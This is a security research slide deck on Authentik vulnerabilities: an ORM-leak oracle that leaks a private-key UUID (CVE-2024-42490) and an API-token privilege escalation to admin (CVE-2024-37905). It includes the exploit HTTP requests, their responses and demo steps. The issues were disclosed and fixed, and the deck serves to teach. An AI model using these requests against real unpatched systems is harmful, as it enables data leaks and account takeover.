- Tried to leak by a few methods
  - The Naive Attempt - Leaking the UUID from an API call
    - "There **must** be **one API** in which we could leak this data."
    - Requesting **each API** in the (OpenAPI) **specification**
    - This attempt failed

# How hard can it be to leak a uuid?

- Into the rabbit hole
- Tried to leak by a few methods
  - An excellent article, [plORMbing](#) your **Django ORM**, by Elttam
    - **ORM Leaks** (Object Relational Mappers)
      - “Insecure use of ORMs can lead to information leaks”
      - “**like SQL Injections**”

LET'S FIND ORM LEAKS (DJANGO)

# Django ORM Leak Pattern

- Using the `filter()` method with the `unpacking` operator `**` applied to `user-supplied` data
- Allows us:
  - leak some internal data (and hopefully our UUID)

FOUND A PROMISING ORM LEAK INSTANCE

# Found A Promising ORM Leak instance - Events API

- Events (Log) API
- API Endpoint
  - **/api/v3/events/events/per\_month/?query={}**
  - Regular (Non-Admin) users can call this API

# Found A Promising ORM Leak instance - Events API Handler

```
185     @action(detail=False, methods=["GET"], pagination_class=None)
186     def per_month(self, request: Request):
187         """Get the count of events per month"""
188         filtered_action = request.query_params.get("action", EventAction.LOGIN)
189         try:
190             query = loads(request.query_params.get("query", "{}"))
191         except ValueError:
192             return Response(status=400)
193         return Response(
194             get_objects_for_user(request.user, "authentik_events.view_event")
195             .filter(action=filtered_action)
196             .filter(**query)
197             .get_events_per(timedelta(weeks=4), ExtractDay, 30)
198         )
199 
```

Code snippet api/v3/events/events/per\_month API handler

FOUND A RANDOM API, WHAT IS IT ABOUT?

# Found A Promising ORM Leak instance

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

**Request:**

- Pretty
- Raw**
- Hex
- GraphQL

```
1 GET /api/v3/events/events/per_month/?query={} HTTP/1.1
2 Host: authentik.m2a.local
3 Authorization: Bearer
tra99KZYxe7GoFBBoplAiYKLJBfns7KXCwWJJF0t4iCuYnPGEMfwF4VqbVOC
4
5
```


**Response:**

- Pretty
- Raw**
- Hex
- Render

```
1 HTTP/1.1 200 OK
2 Allow: GET, HEAD, OPTIONS
3 Content-Length: 1181
4 Content-Type: application/json
5 Date: Sun, 30 Mar 2025 12:27:02 GMT
6 Referrer-Policy: same-origin
7 Vary: Accept-Encoding
8 Vary: Cookie
9 X-Authentik-Id: 1d2a4d84f2c144c9b97f1934a408fb05
10 X-Content-Type-Options: nosniff
11 X-Frame-Options: DENY
12 X-Powered-By: authentik
13
14 [{"x_cord": 1743418263000.0, "y_cord": 0}, {"x_cord": 1743337623000.0, "y_cord": 11}, {"x_cord": 1743256983000.0, "y_cord": 0}, {"x_cord": 1743176343000.0, "y_cord": 0}, {"x_cord": 1743095703000.0, "y_cord": 11}, {"x_cord": 1743015063000.0, "y_cord": 0}, {"x_cord": 1742934423000.0, "y_cord": 0}, {"x_cord": 1742853783000.0, "y_cord": 3}, {"x_cord": 1742773143000.0, "y_cord": 0}, {"x_cord": 1742692503000.0, "y_cord": 0}, {"x_cord": 1742611863000.0, "y_cord": 0}, {"x_cord": 1742531223000.0, "y_cord": 0}, {"x_cord": 1742450583000.0, "y_cord": 0}, {"x_cord": 1742369943000.0, "y_cord": 0}, {"x_cord": 1742289303000.0, "y_cord": 2}, {"x_cord": 1742208663000.0, "y_cord": 2}, {"x_cord": 1742128023000.0, "y_cord": 0}, {"x_cord": 1742047383000.0, "y_cord": 0}, {"x_cord": 1741966743000.0, "y_cord": 0}, {"x_cord": 1741886103000.0, "y_cord": 0}, {"x_cord": 1741805463000.0, "y_cord": 0}, {"x_cord": 1741724823000.0, "y_cord": 0}, {"x_cord": 1741644183000.0, "y_cord": 0}, {"x_cord": 1741563543000.0, "y_cord": 0}, {"x_cord": 1741482903000.0, "y_cord": 0}, {"x_cord": 1741402263000.0, "y_cord": 0}, {"x_cord": 1741321623000.0, "y_cord": 0}, {"x_cord": 1741240983000.0, "y_cord": 0}, {"x_cord": 1741160343000.0, "y_cord": 0}, {"x_cord": 1741079703000.0, "y_cord": 0}, {"x_cord": 1740999063000.0, "y_cord": 0}]
```

Request to the events/per\_month API returns **timestamps** and **values**

# Found A Promising ORM Leak instance - Events API Histogram



Admin event log view - Histogram

EVENTS LOG LEAK - IS IT RELEVANT?

# Authentik Events Log

The screenshot shows the Authentik Admin interface. On the left, a sidebar menu includes 'User Statistics', 'System Tasks', 'Applications' (selected), 'Events' (selected), 'Logs' (highlighted), 'Notification Rules', 'Notification Transports', 'Customization', 'Flows and Stages', and 'Directory'. At the bottom of the sidebar are two buttons: 'AA' and a refresh icon. The main content area displays an event log entry. The event details are as follows:

to	key_data	-	*****
Model Name	certificatekey pair	last_updated	"2024-09-04T13:39:47.970436Z"
		certificate_data	"-----BEGIN CERTIFICATE-----\nMIIE7TCCAtWgAwIBAgIQWHiDjB1/\n-----"

Below the event details, there is a 'Context' section with the following JSON content:

```
{  
  "diff": {  
    "name": {  
      "new_value": "Test events",  
      "previous_value": null  
    },  
    "created": {  
      "new_value": "2024-09-04T13:39:47.970419Z",  
      "previous_value": null  
    },  
    "kp_uuid": {  
      "new_value": "6948764cc1f4b88905dc6d5432956f7",  
      "previous_value": null  
    }  
  }  
}
```

Admin event log - uuid is logged on upload

- Context -> diff -> kp\_uuid -> new\_value

WHEN ORMS LEAK...

# When ORMs leak - Oracle

```
1 GET /api/v3/events/events/per_month/?  
action=login&query={} HTTP/1.1
```

events/per\_month API Request

- Context -> diff -> kp\_uuid -> new\_value
- Context \_\_diff\_\_kp\_uuid\_\_new\_value\_\_regex

```
1 GET /api/v3/events/events/per_month/?action=  
model_created&query=  
{"context_diff_kp_uuid_new_value_regex": "^.+"}  
HTTP/1.1
```

Requesting the events/per\_month API using **Regex ORM Leak**

```
, {"x_cord":1725459789000.0, "y_cord":1}  
, {"x_cord":1725298509000.0, "y_cord":0}  
, {"x_cord":1725137229000.0, "y_cord":0}  
, {"x_cord":1724975949000.0, "y_cord":0}
```

A log entry is found a  
**non-zero value** is returned

```
, {"x_cord":1725459789000.0, "y_cord":0}  
, {"x_cord":1725298509000.0, "y_cord":0}  
, {"x_cord":1725137229000.0, "y_cord":0}  
, {"x_cord":1724975949000.0, "y_cord":0}
```

**ORM Leak** returns a valid response and an **Oracle**

# leak a uuid!? ORM Leak Demo

- (Using admin credentials)

```
m2a@qemu-idp-lab-3:~/ascii_gif$ python3 orm_leak_admin_poc_demo.py
```

# You Can't always win

- Regular (Non-Admin) users can call this API
  - But...
  - Permissions required ☹ (in the **Database**)

# *CVE-2024-42490 Info Leak - Summary*

- Reported the (private key - info leak) issue to the Authentik security team
  - Confirmed, assigned **CVE-2024-42490**, and fixed.




# Authentik Privilege Escalation (CVE-2024-37905) & Demo

---

# Part 2 - Agenda

- Part 1 - Keycloak Research & Web Race-Conditions
- Part 2 - Authentik Research & ORM Leaks
  - Technical Background (Object Relational Mappers)
  - Private Key Information Leak (CVE-2024-42490) & ORM Leaks
  - Privilege Escalation (CVE-2024-37905) & Demo

# Login As A Non-Admin User



Login Page

# User Settings - Tokens

The screenshot shows the Authentik user interface for managing tokens. The top navigation bar includes the Authentik logo, a notification bell icon (0), a gear icon for settings, and a user profile icon (m2a). A red circular badge labeled 'M2' is also present.

The left sidebar contains links for User details, Sessions, Consent, MFA Devices, Connected services, and Tokens and App passwords, with 'Tokens and App passwords' being the active tab.

The main content area features a search bar with a placeholder 'Search...', a 'Create Token' button (highlighted in yellow), and other buttons for 'Create App password', 'Refresh', and 'Delete'. Below the search bar is a filter section labeled 'Identifier' with a checkbox and a sorting icon.

The central part of the screen displays a large question mark icon and the text 'No objects found.'

Settings-> Tokens management Page

# Create Demo Token

Search

## Create Token

Identifier \*

Description

Create Demo Token

# Copy API Key, Edit ??

The screenshot shows a user interface for managing API tokens. At the top, there is a search bar with placeholder text "Search...", a clear button (X), a magnifying glass icon, and several buttons: "Create Token", "Create App password", "Refresh", and "Delete". Below the header, a table lists tokens. The first token in the list is "Demo\_User\_Token". For this token, the "Identifier" column shows a checkbox and a dropdown menu with "Identifier" and "Demo\_User\_Token". To the right of the token name are two buttons: "Edit" (highlighted with a yellow arrow) and "Copy token" (highlighted with a blue arrow). Below the token name, the table displays the following details:

User	m2a
Expiring	✓ Yes
Expiring	in 29 minutes
Intent	API Access

API Token Copy & Edit


# Edit (Update) Token

Update Token

Identifier \* Demo\_User\_Token

Description

Update Cancel



Token Edit -> Update (expiration)

LET'S INSPECT THE TOKEN UPDATE  
REQUEST

# Token Update Request - An Interesting Response

Request	Response
<pre>Pretty Raw Hex</pre> <pre>PUT /api/v3/core/tokens/User-Token/ HTTP/1.1 Host: authentik.m2a.local Cookie: authentik csrf=R0DgTnubIvTXlKz2B4a7EK0XNi2orbgf;  Chrome/127.0.6533.100 Safari/537.36 Content-Type: application/json X-Authentik-Csrftoken: R0DgTnubIvTXlKz2B4a7EK0XNi2orbgf Origin: https://authentik.m2a.local Referer: https://authentik.m2a.local/if/user/ {     "identifier": "User-Token",     "intent": "api",     "description": "test1" }</pre>	<pre>Pretty Raw Hex Render Grep</pre> <pre>HTTP/1.1 200 OK Allow: GET, PUT, PATCH, DELETE, HEAD, OPTIONS Content-Length: 1164  14 {     "pk": "ddebdb04f-a321-4aa2-8300-412b24f4885f",     "managed": null,     "identifier": "User-Token",     "intent": "api",     "user": 7,     "user_obj": {         "pk": 7,         "username": "m2a",         "name": "M2A",         "is_active": true,         "last_login": "2024-09-05T11:12:30.014004Z",         "is_superuser": false,         "groups": [ </pre>

Update-token request

WHAT IF WE TRY TO UPDATE THE USER?

# What if we try to update the user?

## Request

```
Pretty Raw Hex Hackvertor
1 PUT /api/v3/core/tokens/user_token_poc_v4/ HTTP/1.1
2 Host: authentik.m2a.local

8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
Safari/537.36
10 Content-Length: 77
11
12 {
13     "identifier": "user_token_poc_v4",
14     "intent": "api",
15     "user": 6,
16     "description": ""
17 }
```

(PUT) Update-token user property

# *Authentik Demo – API Token Privilege escalation*

1. log in as a regular (non-admin) user
2. Create an API Token
3. Request the API key (view\_key)
4. Using API key query “version” API
5. Update Token ({user:6})

# Authentik Demo – API Token Privilege escalation

Burp Project Intruder Repeater View Help

Burp Suite Professional v2024.4.5 - Authentik\_Token\_POC - licensed to CyberArk

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Search Settings

Extensions Learn JSON Web Tokens

Intercept **HTTP history** WebSockets history Proxy settings



**HTTP history is empty**

This displays the history of all HTTP traffic sent between Burp's browser and your target applications, even while intercept is switched off.

[Learn more](#) [Open browser](#)

Event log All issues (28)


Memory: 273.9MB

Welcome to authentik! [Log in](#)

Email or Username  [Email or Username](#)

Need an account? [Sign up.](#)

Powered by authentik [Background image](#)



Login using non-admin user

WE HAVE AN (ADMIN) API KEY => FULL  
CONTROL OF THE SYSTEM!

# *CVE-2024-37905 - Privilege Escalation - Summary*

- Reported the issue to the Authentik team
  - Confirmed, assigned [CVE-2024-37905](#), and fixed.

# *Read more at our blog post*

"Let's Be Authentik: You Can't Always Leak ORMs"

<https://www.cyberark.com/resources/threat-research-blog/lets-be-authentik-you-cant-always-leak-orms>



Contact (LinkedIn) :

<https://il.linkedin.com/in/maor-abutbul>



## Recap & Takeaways

# Recap

- Part 1 - Keycloak Research

- Technical Background (Identity Provider)
- Web Race Conditions
- The Single-Packet Attack & HTTP2
- Evaluation on Keycloak & Demo

- Part 2 - Authentik Research

- Technical Background (Object Relational Mappers)
- Private Key In
- Authentik Priv

**Race Attack Scenario**

The screenshot shows a NetworkMiner capture of a race attack scenario. The timeline at the top has a red arrow pointing to a log entry with the filter `tcp.stream eq 0 and http2.streamid eq 5`. The timeline shows three entries:

No.	Time	Source
10	0.060653	192.168.56.1
21	0.128996	
22	0.142220	

The "Clients" pane shows a list of clients. The "Request" pane displays a PUT request to `/api/v3/core/tokens/user_token_poc_v4/` with the following JSON payload:

```
Pretty Raw Hex Hackvertor
1 PUT /api/v3/core/tokens/user_token_poc_v4/ HTTP/1.1
2 Host: authentik.m2a.local

8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
Safari/537.36
10 Content-Length: 77
11
12 {
    "identifier": "user_token_poc_v4",
    "intent": "api",
    "user": 6,
    "description": ""
}
```

The "Response" pane shows a 200 OK response with the following JSON body:

```
Pretty Raw Hex Render Hackvertor Grep
1 HTTP/1.1 200 OK
2 Allow: GET, PUT, PATCH, DELETE, HEAD, OPTIONS

14 {
    "pk": "bfd10265-b9ee-4bf0-a0aa-1058ed1c2556",
    "managed": null,
    "identifier": "user_token_poc_v4",
    "intent": "api",
    "user": 6,
    "user_obj": {
        "pk": 6,
        "username": "akadmin",
        "name": "u_1650",
        "is_active": true,
        "last_login": "2024-06-09T08:56:31.454462Z",
        "is_superuser": true,
    }
}
```

The "Inspector" pane on the right shows the detailed structure of the JSON response, highlighting the user object.

# *Research Takeaways*

- HTTP
  - HTTP request processing isn't atomic
  - HTTP/2 - Is Binary, Using Frames and Streams
- The single-packet attack - test web applications for race conditions
- Developers:
  - Ensure business critical endpoints make state changes "atomic" (in the API as well)
  - Double-check access restrictions on sensitive endpoints
  - Avoid direct manipulations on tokens (API)
  - When using ORMs; Be aware of vulnerable patterns and safe use

# References

- <https://portswigger.net/research/smashing-the-state-machine>
- <https://www.elttam.com/blog/plormbing-your-django-orm/>
- <https://portswigger.net/web-security/race-conditions>
- <https://github.com/nevkov/extract-tls-secrets>
- [https://en.wikipedia.org/wiki/Atomicity\\_\(database\\_systems\)](https://en.wikipedia.org/wiki/Atomicity_(database_systems))
- <https://wiki.wireshark.org/TLS>
- <https://docs.djangoproject.com/en/5.1/topics/db/models/>
- [https://docs.goauthentik.io/docs/developer-docs/?utm\\_source=github#authentiks-structure](https://docs.goauthentik.io/docs/developer-docs/?utm_source=github#authentiks-structure)
- <https://www.shodan.io/search?query=X-Authentik-Id>
- <https://www.geeksforgeeks.org/multithreaded-servers-in-java/> (image)
- <https://www.karanpratapsingh.com/courses/system-design/single-sign-on> (image)

# *Further readings*

- <http://www.cyberark.com/resources/threat-research-blog/lets-be-authentik-you-cant-always-leak-orms>
- <https://www.cyberark.com/resources/threat-research-blog/you-cant-always-win-racing-the-keycloak>
- <https://github.com/keycloak/keycloak/issues/27294>
- <https://nvd.nist.gov/vuln/detail/CVE-2024-1722>
- <https://www.cve.org/CVERecord?id=CVE-2024-42490>
- <https://www.cve.org/CVERecord?id=CVE-2024-37905>
- <https://www.hackerone.com/vulnerability-management/stripe-business-logic-error-bug>

ONE MORE THING : )

# Built-in Impersonation (We are the Admin)

The screenshot shows a user management interface with a sidebar titled "User folders" containing "Root", "gauthentik.io", and "users". The main area displays a list of users with columns for Name, Active, Last login, Type, and Actions. Three users are listed: "CFO", "CISO", and "CTO", all marked as "Yes" for impersonation. The "Impersonate" button for the CFO is highlighted with a yellow box.

	Name	Active	Last login	Type	Actions
<input type="checkbox"/>	CFO <No name set>	<span>✓ Yes</span>	-	Internal	<span>Impersonate</span>
<input type="checkbox"/>	CISO <No name set>	<span>✓ Yes</span>	-	Internal	<span>Impersonate</span>
<input type="checkbox"/>	CTO <No name set>	<span>✓ Yes</span>	-	Internal	<span>Impersonate</span>

Impersonation

YOUR IDENTITY IS **MINE!** ; )

**GG! WP!**



Adios!



*Questions?*

---

*ONE MORE SLIDE...*

# *Read more at our blog posts & Thank you*

“Let’s Be Authentik: You Can’t Always Leak ORMs”

<https://www.cyberark.com/resources/threat-research-blog/lets-be-authentik-you-cant-always-leak-orms>

“You Can’t Always Win Racing the (Key)cloak”

<https://www.cyberark.com/resources/threat-research-blog/you-cant-always-win-racing-the-keycloak>

Contact (LinkedIn):

<https://il.linkedin.com/in/maor-abutbul>

